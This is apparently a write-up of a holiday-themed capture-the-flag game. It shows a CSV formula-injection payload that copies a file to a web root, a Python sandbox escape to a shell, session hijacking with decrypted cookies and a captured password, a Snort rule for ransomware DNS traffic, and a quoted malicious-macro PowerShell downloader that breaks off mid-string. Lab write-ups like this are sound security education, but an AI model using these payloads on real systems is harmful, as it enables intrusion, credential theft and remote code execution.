Our main objective is to gain access to the HR website and fetch a Word document that's in the c:\ directory of the web server. The hint we are given from the elf we just helped tells us that sometimes it's possible to inject and execute commands on a system by using formulae.

Any cell whose value begins with the = symbol will be interpreted as a formula (code) and this is where it's possible to inject system commands. (reference: <http://georgemauer.net/2017/10/07/csv-injection.html>)

I created a CSV with the following value in the A1 cell

=2+5+cmd|' /C copy C:\candidate_evaluation.docx c:\inetpub\wwwroot\public\!A0

The idea here is that once we upload the CSV document the server will attempt to read it and our command will be executed. The command will essentially copy the document we want to fetch to a local directory that is accessible through IIS. And, it works! The next step was to simply go to https://careers.kringlecastle.com/public/candidate_evaluation.docx and download the file. This injection technique was new to me. Very interesting!

Opening the file reveals the answer we needed to find to solve the challenge.

Private (For Your Elf Eyes Only)



Elf Infosec Placement / Access Evaluation

Candidate Name: **Krampus**

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:	5. Outstanding	2. Below Average—Does not meet requirements
	4. Excellent—exceeds requirements	1. Unable to determine or not applicable to this candidate
	3. Competent—acceptable proficiency	

	Rating				
	5	4	3	2	1

Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidate's potential to fit in Santa's Castle.					1

Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.					1
Overall Evaluation: Please add appropriate comments below:					1



Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Private (For Your Elf Eyes Only)

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Objective 8 - Network traffic forensics

Question 8: Santa has introduced a [web-based packet capture and analysis tool](#) to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.

Answer: mary had a little lamb

Solving Python Escape from LA Cranberry Pi terminal challenge

To complete this challenge, escape Python and run `./i_escaped`

The first thing you notice in this Python interpreter shell is that common built-in functions are filtered. For example, we can't import any new libraries or run `exec('/bin/bash')`

However, `eval()` is not filtered and we can use it to import the `os` module (with some string manipulation to bypass the regex filters). `eval()` simply runs the python expression that's passed as an argument and we can assign the result to a variable. To escape the shell, I created a variable and assigned it the value of running `eval()` with `__import__("os")` as an argument. The `__import__` function is a built-in primitive that is generally used to hook the import statement to modify its behavior. After we import the `os` module, things are pretty straightforward and it's possible to just make a call to `system()` to get a shell.

```
>>> eval('__import__+'t__'+ ('os'))
<module 'os' from '/usr/lib/python3.5/os.py'>
>>> os.system("id")
Use of the command os.system is prohibited for this question.
>>> ss = eval('__import__+'t__'+ ('os'))
>>> ss
<module 'os' from '/usr/lib/python3.5/os.py'>
>>> ss.system
<built-in function system>
>>> ss.system("id")
uid=1000(elf) gid=1000(elf) groups=1000(elf)
0
>>> ss.system("sh -i")
$
$ ls
i_escaped
$ ./i_escaped
```

Achieving the objective

This is where things start to get interesting. This challenge was a bit harder and, well, more fun. In order to solve the challenge and find the name of the song in a document sent from Holly to Alabaster, you have to first get familiar with the web application's code. The first step is to register and create your own user for the application. My first instinct was to poke and around and download some PCAPs through the web application. I quickly realized the HTTP/2 traffic was encrypted and I needed a way to decrypt the traffic, but how?. It's possible to configure web servers and browsers to dump TLS Session keys to a text file on disk for debugging purposes. I had noticed that the web server is configured with specific error messages for 404 errors. When a file is not found (i.e. does not exist) it tells you so, however, when you try to access a directory it tells you that 'read' is an invalid operation on the directory. So now we can figure out when a directory exists and when it doesn't. This will come in handy if trying to guess the name of the file with the TLS session keys. I suppose brute forcing it would have been an option, but that's not fun.

Looking at the source code reveals a couple of things. In

<https://packalyzer.kringlecastle.com/pub/app.js> the following line sets the value for a `key_log_path` variable which uses some environment variables.

```
const key_log_path = ( !dev_mode || __dirname + process.env.DEV
+rocess.env.SSLKEYLOGFILE )
```

This function actually processes system environment variables and makes their values available as web paths.

```
function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push(( "/" + env_keys[i].toLowerCase() + '/*' ) )
    }
  }
  return uniqueArray(dirs)
```

Interesting... How about i try to access <https://packalyzer.kringlecastle.com/SSLKEYLOGFILE?>

The server returns 'Not found'. Took me a bit to notice but the javascript function actually appends a '/' at the end of the string, so let's try

<https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/>. Now the server returns **Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log'**


OK, now we can just go to

https://packalyzer.kringlecastle.com/pub/packalyzer_clientrandom_ssl.log and get our TLS keys.

With the session keys, it's possible to download one of the PCAPs and decrypt the HTTP/2 traffic using Wireshark.

```
CLIENT_RANDOM
04968A5E833F0396D8734E320C95FFD679BAFCB93BAC47CDBBFE381218AF8F10
730548E016ED4DFADBFE84C136959FC0C20127A96B90ADC7E3C05C774074D99D54118C77F6716
FD32FAA4B8AF4A19ED7
[...]
CLIENT_RANDOM
C9B32085B882A0538A7CF11EB4BD15F01E9EF460201B734F897FF4CB9D747E7D
83CEDC8B4B2A7D1EE5C62BA88366A295BC78E35174C3AF3AD26C415C43EA6D9B24EAD71DB8FE3
2FD2A4B1A8B58BEB0E5
```

Looking at the HTTP/2 traffic we can see calls to the web server's login page and there are session cookies in the data. Session hijacking, anyone? The obvious next step is to use these cookies to ride any logged in sessions until we find one for Alabaster or Holly. In my case, the session Value: **PASESSION=95514016006693968427279685658455** is a cookie for Alabaster, which i used to login and download a PCAP that contains SMTP traffic.



decrypted_45351262_21-12-2018_20-10-25.pcap

http2

No.	Time	Source	Destination	Protocol	Length	Info
378	8.081050	10.126.0.3	10.126.0.106	HTTP2	164...	[SSL segment of a reassembled PDU]
380	8.081075	10.126.0.3	10.126.0.106	HTTP2	101...	DATA[1], DATA[1]
381	8.081151	10.126.0.3	10.126.0.106	HTTP2	104	DATA[1] (text/html)
396	13.030179	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
397	13.030375	10.126.0.104	10.126.0.3	HTTP2	119	Magic
398	13.030397	10.126.0.104	10.126.0.3	HTTP2	122	SETTINGS[0]
400	13.030409	10.126.0.104	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
401	13.030511	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
402	13.030561	10.126.0.104	10.126.0.3	HTTP2	221	HEADERS[1]: GET /
403	13.030991	10.126.0.104	10.126.0.3	HTTP2	104	SETTINGS[0]
405	13.031355	10.126.0.3	10.126.0.104	HTTP2	3960	DATA[1]
406	13.031538	10.126.0.3	10.126.0.104	HTTP2	104	DATA[1] (text/html)
421	13.053649	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
422	13.053849	10.126.0.104	10.126.0.3	HTTP2	119	Magic
423	13.053873	10.126.0.104	10.126.0.3	HTTP2	122	SETTINGS[0]
425	13.053884	10.126.0.104	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
426	13.053989	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
427	13.054045	10.126.0.104	10.126.0.3	HTTP2	298	HEADERS[1]: POST /api/login
428	13.054641	10.126.0.104	10.126.0.3	HTTP2	104	SETTINGS[0]
429	13.054669	10.126.0.104	10.126.0.3	HTTP2	202	DATA[1] (application/json)
431	13.058145	10.126.0.3	10.126.0.104	HTTP2	252	DATA[1]
432	13.058253	10.126.0.3	10.126.0.104	HTTP2	104	DATA[1] (application/json)

[Header Length: 433]
[Header Count: 11]
▶ Header: :method: POST
▶ Header: :path: /api/login
▶ Header: :scheme: https
▶ Header: :authority: 10.126.0.3
▶ Header: user-agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.85 Safari/537.36
▶ Header: accept: */*
▶ Header: accept-encoding: deflate, gzip
▶ Header: cookie: PASESSION=95514016006693968427279685658455
▶ Header: content-encoding: gzip
▶ Header: content-type: application/json; charset=utf-8
▶ Header: content-length: 98

Alternatively, you can also see everyone's plaintext passwords which you can also use to login to the site

decrypted_45351267

http2

No.	Time	Source	Destination	Protocol	Length	Info
378	8.081050	10.126.0.3	10.126.0.106	HTTP2	164...	[SSL segment of a reassembled PDU]
380	8.081075	10.126.0.3	10.126.0.106	HTTP2	101...	DATA[1], DATA[1]
381	8.081151	10.126.0.3	10.126.0.106	HTTP2	104	DATA[1] (text/html)
396	13.030179	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
397	13.030375	10.126.0.104	10.126.0.3	HTTP2	119	Magic
398	13.030397	10.126.0.104	10.126.0.3	HTTP2	122	SETTINGS[0]
400	13.030409	10.126.0.104	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
401	13.030511	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
402	13.030561	10.126.0.104	10.126.0.3	HTTP2	221	HEADERS[1]: GET /
403	13.030991	10.126.0.104	10.126.0.3	HTTP2	104	SETTINGS[0]
405	13.031355	10.126.0.3	10.126.0.104	HTTP2	3960	DATA[1]
406	13.031538	10.126.0.3	10.126.0.104	HTTP2	104	DATA[1] (text/html)
421	13.053649	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
422	13.053849	10.126.0.104	10.126.0.3	HTTP2	119	Magic
423	13.053873	10.126.0.104	10.126.0.3	HTTP2	122	SETTINGS[0]
425	13.053884	10.126.0.104	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
426	13.053989	10.126.0.3	10.126.0.104	HTTP2	104	SETTINGS[0]
427	13.054045	10.126.0.104	10.126.0.3	HTTP2	298	HEADERS[1]: POST /api/login
428	13.054641	10.126.0.104	10.126.0.3	HTTP2	104	SETTINGS[0]
429	13.054669	10.126.0.104	10.126.0.3	HTTP2	202	DATA[1] (application/json)
431	13.058145	10.126.0.3	10.126.0.104	HTTP2	252	DATA[1]
432	13.058253	10.126.0.3	10.126.0.104	HTTP2	104	DATA[1] (application/json)

0000 .00. = Unused: 0x00

0... .. = Reserved: 0x0

.000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1

[Pad Length: 0]

► Content-encoded entity body (gzip): 98 bytes -> 65 bytes

▼ JavaScript Object Notation: application/json

▼ Object

▼ Member Key: username

String value: alabaster

Key: username

▼ Member Key: password

String value: Packer-p@re-turntable192

Key: password

email_upload_2a4a5ae98007cb261119b208bf9369ef.pcap

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.1.1	10.10.1.25	TCP	74	443 → 80 [RST] Seq=443000000 Win=0 Len=0
2	0.000014	10.10.1.25	10.10.1.1	TCP	74	80 → 443 [RST] Seq=443000000 Win=0 Len=0
3	0.000024	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
4	3.146094	10.10.1.25	10.10.1.1	SMTP	250	DSN
5	3.146118	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
6	8.986508	10.10.1.1	10.10.1.25	SMTP	250	DSN
7	8.986521	10.10.1.25	10.10.1.1	TCP	250	250-001TIME
8	19.219178	10.10.1.25	10.10.1.1	SMTP	250	DSN
9	19.219191	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
10	19.219202	10.10.1.25	10.10.1.1	SMTP	354	End data with <CR><LF>.<CR><LF>
11	19.219205	10.10.1.1	10.10.1.25	TCP	354	End data with <CR><LF>.<CR><LF>
12	19.219209	10.10.1.25	10.10.1.1	SMTP	250	DSN
13	19.219211	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
14	19.219215	10.10.1.25	10.10.1.1	SMTP	250	DSN
15	19.219217	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
16	19.219234	10.10.1.25	10.10.1.1	SMTP	250	DSN
17	19.219236	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
18	19.219242	10.10.1.25	10.10.1.1	SMTP	250	DSN
19	19.219244	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
20	19.219248	10.10.1.25	10.10.1.1	SMTP	250	DSN
21	19.219250	10.10.1.1	10.10.1.25	TCP	250	250-001TIME
22	19.219253	10.10.1.25	10.10.1.1	SMTP	250	DSN

► Frame 10: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0

► Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)

► Internet Protocol Version 4, Src: 10.10.1.25, Dst: 10.10.1.1

► Transmission Control Protocol, Src Port: 25, Dst Port: 60830, Seq: 25, Len: 354

► Simple Mail Transfer Protocol

MAIL FROM:<holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----MIME_BOUNDARY_000_11181"
-----MIME_BOUNDARY_000_11181
Content-Type: text/plain
Hey alabaster,
Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D.
Anyways, the following attachment should give you all the information you need about transposing music.
-----MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
p250-PI PELINING

Packet 52: 133 client pkt(s), 16 server pkt(s), 12 turns(s). Click to select.

Entire conversation (133 kB) Show and save data as ASCII Stream 0

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

The SMTP traffic capture actually contains the entire SMTP conversation and it's possible to grab the base64 encoded content of the attachment. Converting the Base64 string to ASCII shows you that this is a PDF file. To convert the Base64 string to an actual PDF i wrote the following Python code:

```
import base64

with open("base64_attachment", "r") as f:
    b64 = f.read()
    f.close()


with open("secret.pdf", "wb") as f:
    f.write(base64.b64decode(b64))
    f.close()
```


CA_C02SYD31GTFL:final\$ **python b64topdf.py**

CA_C02SYD31GTFL:final\$ **file secret.pdf**

secret.pdf: PDF document, version 1.5

Opening the PDF reveals the name of the song we needed to find. "Mary had a little lamb"





Objective 9 - Ransomware Recovery

Question 9: *Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge. Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?*

Answer: Snort is alerting on all ransomware and only the ransomware!

Solving Sleigh Bell Lottery Cranberry Pi terminal challenge

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.

This is the last of the Cranberry Pi challenges and to solve it you need to be able to navigate through a debugger to cause the lottery's executable to let you win. Running the executable shows that it picks a random lottery number for you and your chances of winning are pretty slim. We'll need to get smart.

My first step was to look at the contents of the symbol tables using objdump to get an idea of the functions being called"

```
elf@54a1c75a13c1:~$ objdump -t sleighbell-lotto
SYMBOL TABLE:
0000000000000238 l d .interp 0000000000000000 .interp
[...]
```

```

000000000000fd7 g      F .text 00000000000004e0      winnerwinner
000000000000b0a g      F .text 00000000000000c2      hmac_sha256
0000000000208070 g      O .bss  0000000000000008      decoded_data
0000000000
0000000000000000      F *UND* 0000000000000000
rand@@GLIBC_2.2.5
0000000000208068 g      .data 0000000000000000      _edata
0000000000000000      F *UND* 0000000000000000
memcpy@@GLIBC_2.14
0000000000000000      F *UND* 0000000000000000
time@@GLIBC_2.2.5
00000000000014ca g      F .text 00000000000000e1      main
00000000000008c8 g      F .init 0000000000000000      _init

```

Pretty standard functions, except maybe we found something interesting in the “winnerwinner” function. Could this be the function that determines whether we won or not? The next step is to run the executable inside a debugger, gdb is available.

```
elf@54a1c75a13c1:~$ gdb -q sleighbell-lotto
```

Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.

No debugging symbols, so we won’t be able to easily disassemble this into readable code. But, maybe we can try calling the winnerwinner function and see if there are any interesting strings in memory. We know there is a “main” function so set a breakpoint there:

```

(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.
With gdb you fixed the race.
The other elves we did out-pace.
    And now they'll see.
    They'll all watch me.
I'll hang the bells on Santa's sleigh!

```

Congratulations! You've won, and have successfully completed this challenge.

```
[Inferior 1 (process 24) exited normally]
(gdb)
```

It looks like all we needed to do was call the winnerwinner function! Problem solved.

Achieving the main objective

The main objective here is to develop a snort rule to detect a specific ransomware the elves have told us about.

Opening the web-based Snort terminal challenge yields the following information:

INTRO:

Kringle Castle is currently under attacked by new piece of ransomware that is encrypting all the elves files. Your job is to configure snort to alert on ONLY the bad ransomware traffic.

GOAL:

Create a snort rule that will alert ONLY on bad ransomware traffic by adding it to snorts /etc/snort/rules/local.rules file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:

Successfully create a snort rule that matches ONLY bad DNS traffic and NOT legitimate user traffic and the system will notify you of your success.

Check out ~/more_info.txt for additional information.

There are no existing Snort rules but we have some PCAPs. Opening the capture files on Wireshark you can quickly see that it's all DNS traffic, but a very specific type of DNS traffic. All the requests are for TXT records at randomly generated domains.

Here's a snippet of what the traffic looks like

```
19    0.182786    10.126.0.238    247.15.7.180    DNS    101    Standard
query 0xb423 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.ursrgeahbn.com
20    0.192916    247.15.7.180    10.126.0.238    DNS    423    Standard
query response 0xb423 TXT
2.77616E6E61636F6F6B69652E6D696E2E707331.ursrgeahbn.com TXT
0000    36 39 37 34 37 39 32 65 34 33 37 32 37 39 37 30    6974792e43727970
0010    37 34 36 66 36 37 37 32 36 31 37 30 36 38 37 39    746f677261706879
0020    32 65 34 31 36 35 37 33 34 64 36 31 36 65 36 31    2e4165734d616e61
```

0030	36 37 36 35 36 34 32 37 33 62 32 34 34 31 34 35	676564273b244145
0040	35 33 35 30 32 65 34 64 36 66 36 34 36 35 32 30	53502e4d6f646520
0050	33 64 32 30 35 62 35 33 37 39 37 33 37 34 36 35	3d205b5379737465
0060	36 64 32 65 35 33 36 35 36 33 37 35 37 32 36 39	6d2e536563757269
0070	37 34 37 39 32 65 34 33 37 32 37 39 37 30 37 34	74792e4372797074
0080	36 66 36 37 37 32 36 31 37 30 36 38 37 39 32 65	6f6772617068792e
0090	34 33 36 39 37 30 36 38 36 35 37 32 34 64 36 66	4369706865724d6f
00a0	36 34 36 35 35 64 33 61 33 61 34 33 34 32 34 33	64655d3a3a434243
00b0	33 62 32 34 34 31 34 35 35 33 35 30 32 65 34 32	3b24414553502e42
00c0	36 63 36 66 36 33 36 62 35 33 36 39 37 61 36 35	6c6f636b53697a65
00d0	32 30 33 64 32 30 33 31 33 32 33 38 33 62 32 34	203d203132383b24
00e0	34 31 34 35 35 33 35 30 32 65 34 62 36 35 37 39	414553502e4b6579
00f0	35 33 36 39 37 61 36 35 32 30 33 64 32 30	53697a65203d20

What is interesting about the traffic is that the responses from the DNS server appear to follow a few patterns:

- 1) TXT answer data length = 255 bytes
- 2) The domains are of the form
<integer>.77616E6E61636F6F6B69652E6D696E2E707331.<domain>.<tld>
- 3) The TXT answer data appears to be base64 encoded
- 4) 77616E6E61636F6F6B69652E6D696E2E707331 is hex for "wannacookie.min.ps1"
(PowerShellscript extension)

More on this later, but for now i have enough to move forward and write a Snort signature to detect the ransomware even if it switches domains.

```
elf@a9d952b1301f:~$ nano -w /etc/snort/rules/local.rules
alert udp any any -> any any (msg:"Ransomware DNS request"; content:"|37 37
36 31 36 45 36 45 36 31 36 33 36 46 36 46 36 42 36 39 36 35 32 45 36 44 36 39
36 45 32 45 37 30 37 33 33 31|"; pcre:"/.*[A-Z0-9]{5,}.*/"; sid:10001;)
elf@a9d952b1301f:~$
[+] Congratulation! Snort is alerting on all ransomware and only the
ransomware!
```

The Snort rule will match for all packets containing the string
"77616E6E61636F6F6B69652E6D696E2E707331" (37 37 36 31 36 45 36 45 36 31 36 33 36 46
36 46 36 42 36 39 36 35 32 45 36 44 36 39 36 45 32 45 37 30 37 33 33 31 in hex) which
seemed to be a constant on all DNS requests regardless of whether the actual domain had
changed. It will also detect on packets that match the pcre regular expression `.*[A-Z0-9]{5,}.*`
which would match requests of the type used by the ransomware.

Question 10: After completing the prior question, Alabaster gives you a document he suspects
downloads the malware. What is the domain name the malware in the document downloads
from?

Answer: erohetfanu.com

The document (CHOCOLATE_CHIP_COOKIE_RECIPE.docm) contains a malicious macro that executes the following PowerShellcode:

```
powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C "sal a New-Object;  
iex(a IO.StreamReader((a  
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lV  
HRsSmwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegc  
P2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEmiBsfs123MKzrVocNXdfeHU2Im/k8euuiVJRzS1Ix  
dr5UEw9LwGOKRucFBBP74PABMwMQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNi  
